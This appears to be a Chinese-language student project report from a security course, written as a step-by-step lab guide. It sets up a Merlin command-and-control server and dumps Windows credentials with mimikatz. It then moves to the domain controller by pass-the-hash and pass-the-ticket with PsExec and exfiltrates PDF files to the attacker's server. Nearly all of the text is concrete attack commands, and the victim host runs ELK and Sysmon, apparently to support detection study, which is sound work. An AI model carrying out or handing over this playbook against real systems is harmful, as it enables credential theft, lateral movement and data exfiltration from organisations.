109 DSNS 專題

0612213 曾振豪、0711529 陳冠儒

環境設置與軟體安裝

1. C&C Tools Install – Merlin
   Merlin Github (https://github.com/Ne0nd0g/merlin)
   (1) 在 attacker 端下載 Server
   (2) 在 victim 端下載 Client (須將 defender 關掉)

2. Alternate Authentication Tool Install – Mimikatz
   Mimikatz Github (https://github.com/gentilkiwi/mimikatz/wiki)
   (1) 在 attacker 端下載 mimikatz

3. Environment Setting
   a. ELK & Sysmon (victim host)
      Sysmon Config：使用附件的 config.xml 來更改 config。

攻擊前置步驟


C&C Server Establish

Merlin Establish in attacker host

1. $ `sudo ./merlinServer-Linux-x64`
   進入 merlin server 介面
2. Merlin>> `listeners`
3. Merlin[listeners]>> `use https`
4. Merlin[listerers][https]>> `set Interface 0.0.0.0`
5. Merlin[listeners][https]>> `run`

Verify the Listener

- $sudo netstat -tulpn



```
[+] Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9600            0.0.0.0:*               LISTEN      293192/docker-proxy
tcp        0      0 0.0.0.0:5601            0.0.0.0:*               LISTEN      293161/docker-proxy
tcp        0      0 0.0.0.0:9200            0.0.0.0:*               LISTEN      293206/docker-proxy
tcp        0      0 0.0.0.0:5044            0.0.0.0:*               LISTEN      293180/docker-proxy
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      720/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      790/sshd: /usr/sbin
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      687263/sshd: stu@pt
tcp6       0      0 :::22                   :::*                    LISTEN      790/sshd: /usr/sbin
tcp6       0      0 ::1:6010                :::*                    LISTEN      687263/sshd: stu@pt
tcp6       0      0 :::443                  :::*                    LISTEN      687293/./merlinServ
udp        0      0 127.0.0.53:53           0.0.0.0:*                           720/systemd-resolve
```

- browser 輸入 https://<ip address>:<port number>，看 server 端有沒有反應，如果沒有反應可能是 server 端防火牆擋住了，可以把 port number enable。

Pass the Hash / Pass the Tickets 前置步驟

要先用 target host RDP 到 victim host，才能從 lsass memory 中 dump 出該台的 user credential。

攻擊步驟

C&C → Pass the Hash / Pass the Ticket (→ Exfiltration)

C&C

1. Agent connect to merlin server (檔名跟 IP address 要記得改)
   (victim host)> merlin.exe -url https://<merlin server ip>:<port number>
2. Attacker interact with the agent (用 agent list 看 agent guid)
   merlin>> interact <victim agent-guid>
3. Attacker upload mimikatz.exe to victim host
   merlin>> upload mimikatz.exe mimikatz.exe
4. Attacker upload PsExec.exe to Victim1
   merlin>> upload PsExec.exe PsExec.exe

Pass the Hash

1. Let victim run mimikatz.exe to get ntlm passwords
   merlin>> run mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
2. Let victim run mimikatz.exe to pass-the-hash to AD and let it connect to merlin server (user, domain, ntlm 跟 AD IP address 記得改)

```
merlin>> run mimikatz.exe "privilege::debug" "sekurlsa::pth /user:<user> /domain:<domain> /ntlm:<ntlm hash> /run:\"PsExec.exe \\\\<Ad IP address> -cf <merlin agent path> -url https://<merlin server ip>:<port number>\"" "exit"
```

※ <merlin agent path>中的路徑\要使用\\。

Pass the Ticket

1. Let Victim run mimikatz.exe to get the ticket
   ```
   merlin>> run mimikatz.exe "privilege::debug" "sekurlsa::tickets /export" "exit"
   ```
2. Let Victim run mimikatz.exe to pass-the-ticket (檔名要記得改)
   ```
   merlin>> run mimikatz.exe "privilege::debug" "kerberos::ptt <kirbi file of kerberos ticket>" "exit"
   ```
3. Let Victim copy merlin to AD and let AD connect to merlin server (DC 跟 merlin server IP 要記得改，用 nltest /dclist:<Domain Name>可以得知 DC)
   ```
   merlin>> run PsExec.exe \\<Domain Name> -cf <merlin agent path> -url https://<merlin server ip>:<port number>
   ```

※ <merlin agent path>中的路徑\要使用\\。

Exfiltration

1. Attacker change to AD agent (用 agent list 看 agent guid)
   ```
   merlin>> interact <AD agent-guid>
   ```
2. Let AD copy the file we want, e.g. all the pdf file
   ```
   merlin>> run robocopy <file path we want to copy> <file path we want to copy to> .pdf /s /xd <file path we want to copy to>
   ```
3. Attacker upload rar.exe to AD
   ```
   merlin>> upload Rar.exe Rar.exe
   ```
4. Let AD compact all the file to one rar
   ```
   merlin>> run rar.exe a <file name of rar> <file path we want to copy to>
   ```
5. Let Merlin server download the compacted file from AD
   ```
   merlin>> download <file name of rar>
   ```

※ 上面的<path>中的路徑\都要使用\\。